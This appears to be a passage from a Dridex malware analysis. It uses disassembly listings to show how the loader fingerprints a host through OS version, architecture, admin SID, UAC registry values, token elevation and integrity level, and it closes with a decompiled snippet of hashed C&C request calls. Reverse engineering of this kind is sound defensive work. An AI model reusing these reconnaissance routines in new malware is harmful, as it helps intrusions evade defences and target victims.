.text:00413A0E 1D0 mov     [edi+info_Struct.buildnumber], esi
.text:00413A11 1D0 movzx   esi, dl
.text:00413A14 1D0 shl     esi, 4
.text:00413A17 1D0 mov     [edi+info_Struct.dwMinorVersion], cl
.text:00413A1A 1D0 movzx   ecx, cl
.text:00413A1D 1D0 movzx   eax, [esp+(_OSVERSIONINFOEXW.wServicePackMajor+14h)]
.text:00413A25 1D0 cmp     [esp+(_OSVERSIONINFOEXW.wProductType+14h)], 1
.text:00413A2D 1D0 mov     [edi+info_Struct.dwMajorVersion], dl
.text:00413A30 1D0 mov     edx, ebx
.text:00413A32 1D0 mov     [edi+info_Struct.ServicePackMajor], al
.text:00413A35 1D0 mov     eax, 1
.text:00413A3A 1D0 cmovnz  edx, eax
.text:00413A3D 1D0 lea     eax, [ecx+esi-50h]
.text:00413A41 1D0 mov     byte ptr [edi+info_Struct.productType], dl
.text:00413A44 1D0 mov     edx, ds:dword_43B1F4
.text:00413A4A 1D0 mov     [esp+1CCh+var_24], ebx
.text:00413A51 1D0 mov     [edi+info_Struct.major_plus_minor], eax
.text:00413A53 1D0 cmp     edx, 0C139578h
.text:00413A59 1D0 jz      loc_414739
```

GetVersionExW

Process architecture

The current process architecture is obtained using **IsWow64Process**:




```
.text:00413AB1 1D8 call    to_getProcAddress ; kernel32_IsWow64Process
.text:00413AB6 1D8 mov     edx, eax

.text:00413AB8
.text:00413AB8     loc_413AB8:
.text:00413AB8 1D8 test    edx, edx
.text:00413ABA 1D8 jz      short loc_413AC8

.text:00413ABC 1D8 lea     eax, [esp+1D4h+var_2C]
.text:00413AC3 1D8 push    eax
.text:00413AC4 1DC push    0FFFFFFFFh      ; _DWORD
.text:00413AC6 1E0 call    edx

.text:00413AC8
.text:00413AC8     loc_413AC8:
.text:00413AC8 1E0 mov     eax, ds:sys_info
.text:00413ACD 1E0 cmp     [esp+1DCh+var_34], 0
.text:00413AD5 1E0 jz      short loc_413ADD

.text:00413AD7 1E0 mov     [eax+info_Struct.x64_x32_bit], 40h ; '@'
.text:00413ADB 1E0 jmp     short loc_413AE1

.text:00413ADD
.text:00413ADD     loc_413ADD:
.text:00413ADD 1E0 mov     [eax+info_Struct.x64_x32_bit], 20h ; ' '
```

IsWow64Process

Process privilege


The Dridex loader checks his privilege level by comparing the current process token group SID to the local administrator SID (S-1-5-32-544). It uses the **GetTokenInformation** API with **TokenGroups** as Token Information:



```
.text:004149B2 078 mov     edx, eax
.text:004149B4 078 lea     eax, [esp+78h+var_48]
.text:004149B8 078 push    eax
.text:004149B9 07C push    edx
.text:004149BA 080 push    ebx
.text:004149BB 084 push    TokenGroups
.text:004149BD 088 push    [esp+88h+var_44]
.text:004149C1 08C call    ebp              ; advapi32_GetTokenInformation
```

gettokeninformation

Finally, Dridex allocates the local administrator SID using **AllocateAndInitializeSid** and compares it using **EqualSid**:




```
.text:00414A5D 094 call    to_getProcAddress ; advapi32_AllocateAndInitializeSid
.text:00414A62 094 mov     ebx, eax

.text:00414A64
.text:00414A64     loc_414A64:
.text:00414A64 094 test    ebx, ebx
.text:00414A66 094 jz      loc_414BEF

00414A6C 094 xor     edx, edx
00414A6E 094 lea     eax, [esp+94h+var_70]
00414A72 094 lea     ecx, [esp+94h+var_84]
00414A76 094 push    eax
00414A77 098 push    edx
00414A78 09C push    edx
00414A79 0A0 push    edx
00414A7A 0A4 push    edx
00414A7B 0A8 push    edx
00414A7C 0AC push    edx
00414A7D 0B0 push    544             ; nSubAuthority1
00414A82 0B4 push    32              ; nSubAuthority0
00414A84 0B8 push    2               ; nSubAuthorityCount
00414A86 0BC push    ecx             ; pIdentifierAuthority
00414A87 0C0 call    ebx
```

AllocateAndInitializeSid

UAC level

Dridex checks in the registry `SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System` the values **EnableLUA**, **ConsentPromptBehaviorAdmin**, **PromptOnSecureDesktop** and attributes a level from 0 to 5 based on the results:




```
call    to_RegQueryValueExA_0 ; EnableLUA
mov     edi, eax
mov     ecx, esi
call    to_RtlFreeHeap_1
test    edi, edi
jnz     short loc_413C0E
```

```
.text:00413C0E
.text:00413C0E     loc_413C0E:
.text:00413C0E 1E0 lea     esi, [esp+1DCh+var_98]
.text:00413C15 1E0 push    0C28D248Bh
.text:00413C1A 1E4 push    esi
.text:00413C1B 1E8 lea     ecx, [esp+1E4h+var_AC]
.text:00413C22 1E8 call    get_reg_value_from_hash
.text:00413C27 1E0 push    [esp+1DCh+var_98]
.text:00413C2E 1E4 lea     ecx, [esp+1E0h+var_AC]
.text:00413C35 1E4 call    to_RegQueryValueExA_0 ; ConsentPromptBehaviorAdmin
.text:00413C3A 1E0 mov     edi, eax
.text:00413C3C 1E0 mov     ecx, esi
.text:00413C3E 1E0 call    to_RtlFreeHeap_1
.text:00413C43 1E0 lea     eax, [esp+1DCh+var_90]
.text:00413C4A 1E0 push    0EAD58213h
.text:00413C4F 1E4 push    eax
.text:00413C50 1E8 lea     ecx, [esp+1E4h+var_AC]
.text:00413C57 1E8 call    get_reg_value_from_hash
.text:00413C5C 1E0 push    [esp+1DCh+var_90]
.text:00413C63 1E4 lea     ecx, [esp+1E0h+var_AC]
.text:00413C6A 1E4 call    to_RegQueryValueExA_0 ; PromptOnSecureDesktop
```

Check_UAC

TokenElevation

Using **OpenProcessToken** and **GetTokenInformation** with the parameter **TokenElevation**, Dridex checks if the current process has elevated privileges:



```
.text:00413E4B 1FC push    eax
.text:00413E4C 200 push    4
.text:00413E4E 204 push    edx
.text:00413E4F 208 push    TokenElevation
.text:00413E51 20C push    [esp+208h+var_4C]
.text:00413E58 210 call    ecx             ; advapi32_GetTokenInformation
.text:00413E5A 210 test    eax, eax
.text:00413E5C 210 jz      short loc_413E6D
```

```
10 cmp     [esp+20Ch+var_88.dwAllocationGranularity], 0
10 mov     eax, ebx
10 setnbe  al
10 jmp     short loc_413E6F
```


```
.text:00413E6D
.text:00413E6D     loc_413E6D:
.text:00413E6D 210 mov     eax, ebx
```

```
.text:00413E6F
.text:00413E6F     loc_413E6F:              ; 00413F4E
.text:00413E6F 210 mov     ecx, ds:sys_info
.text:00413E75 210 mov     [ecx+info_Struct.TokenElevation], al
```

TokenElevation

SessionId

Dridex also gets the Terminal Services session ID associated with the current process:




```
.text:00413E78 210 mov     eax, large fs:18h
.text:00413E7E 210 cmp     dword ptr [ecx], 10h
.text:00413E81 210 mov     eax, [eax+30h]  ; PEB
.text:00413E84 210 mov     edx, [eax+1D4h] ; SessionId
.text:00413E8A 210 mov     [ecx+info_Struct.SessionId], edx ; 0x0100
.text:00413E8D 210 jge     short loc_413EC8
```

SessionId

Process Integrity Level

Similarly, Dridex get the process integrity level using **GetTokenInformation** with the parameter **TokenIntegrityLevel**, then attributes a level from 1 to 7 based on the results:




```
.text:004143AE 278 cmp     eax, 1000h
.text:004143B3 278 jz      loc_4144AC

.text:004143B9 278 cmp     eax, 2100h
.text:004143BE 278 jz      loc_4144A2

.text:004143C4 278 cmp     eax, 2000h
.text:004143C9 278 jz      loc_414498

.text:004143CF 278 cmp     eax, 3000h
.text:004143D4 278 jz      short loc_4143F3

.text:004143D6 278 cmp     eax, 4000h
.text:004143DB 278 jnz     short loc_4143E4

mov     esi, 6
jmp     short loc_4143F8

.text:004143E4
.text:004143E4         loc_4143E4:
.text:004143E4 278 mov     esi, 7
.text:004143E9 278 cmp     eax, 5000h
.text:004143EE 278 cmovnz  esi, ebx
.text:004143F1 278 jmp     short loc_4143F8

.text:004143F3
.text:004143F3         loc_4143F3:
.text:004143F3 278 mov     esi, 5

.text:00414498
.text:00414498         loc_414498:
.text:00414498 278 mov     esi, 3
.text:0041449D 278 jmp     loc_4143F8

.text:004144A2
.text:004144A2         loc_4144A2:
.text:004144A2 278 mov     esi, 4
.text:004144A7 278 jmp     loc_4143F8
```

Process Integrity Level

System Info

Finally, Dridex calls **GetSystemInfo** to get information on:

- Number of processors;
- Page size;
- Minimum application address;
- Maximum application address;
- Allocation granularity.



```
.text:004140AE 218 call    to_getProcAddress ; kernel32_GetSystemInfo
.text:004140B3 218 mov     edx, eax

.text:004140B5
.text:004140B5     loc_4140B5:
.text:004140B5 218 test    edx, edx
.text:004140B7 218 jz      short loc_4140C3

.text:004140B9 218 lea     eax, [esp+214h+var_B0]
.text:004140C0 218 push    eax
.text:004140C1 21C call    edx

.text:004140C3
.text:004140C3     loc_4140C3:
.text:004140C3 21C mov     eax, ds:sys_info
.text:004140C8 21C mov     edx, [esp+218h+var_A0] ; dwNumberOfProcessors
.text:004140CF 21C mov     ecx, [esp+218h+var_B0] ; dwPageSize
.text:004140D6 21C mov     ebx, [esp+218h+var_AC] ; lpMinimumApplicationAddress
.text:004140DD 21C mov     esi, [esp+218h+var_A8] ; lpMaximumApplicationAddress
.text:004140E4 21C mov     edi, [esp+218h+var_98] ; dwAllocationGranularity
.text:004140EB 21C mov     [eax+info_Struct.dwNumberOfProcessors], dx
.text:004140EF 21C mov     [eax+info_Struct.dwPageSize], ecx
.text:004140F2 21C mov     [eax+info_Struct.lpMinimumApplicationAddress], ebx
.text:004140F5 21C mov     [eax+info_Struct.lpMaximumApplicationAddress], esi
.text:004140F8 21C mov     [eax+info_Struct.dwAllocationGranularity], edi
```

GetSystemInfo


Final information structure

At the end of the function, we get the following structure:

```
00000000   info_Struct  struc   ;    (sizeof=0x30,   mappedto_36)
00000000   major_plus_minor              dd   ?
00000004   buildnumber                   dd   ?
00000008   dwMajorVersion                db   ?
00000009   dwMinorVersion                db   ?
0000000A   ServicePackMajor              db   ?
0000000B   x64_x32_bit                   db   ?
0000000C   productType                   dw   ?
0000000E   dwNumberOfProcessors          dw   ?
00000010   dwPageSize                    dd   ?
00000014   lpMinimumApplicationAddress   dd   ?
00000018   lpMaximumApplicationAddress   dd   ?
0000001C   dwAllocationGranularity       dd   ?
00000020   SessionId                     dd   ?
00000024   UAC_level                     dd   ?
00000028   SID_local_administrator       db   ?
00000029   TokenElevation                db   ?
0000002C   RID_level                     dd   ?
00000030   info_Struct                   ends
```

C&C Requests

The Dridex loader talks to its C&Cs to download the core module and the node list. The communication is encrypted using RC4 and the protocol used is HTTPS. Below is a more detailed explanation of how the function does this job. First, it takes a *hash* in its parameters that will later identify the request type:



```
{
  make_cnc_request(&v59, 0x11041F01, 1, 1);// bot
  object_copy(g_bot_output, &v59);
  to_RtlFreeHeap_0(&v59);
  if ( get_heap_size(g_bot_output) )
  {
    make_cnc_request(v48, 0xD3EF7577, 0, 0);
    to_RtlFreeHeap_0(v48);
  }
}
```

Make_CnC_Requests

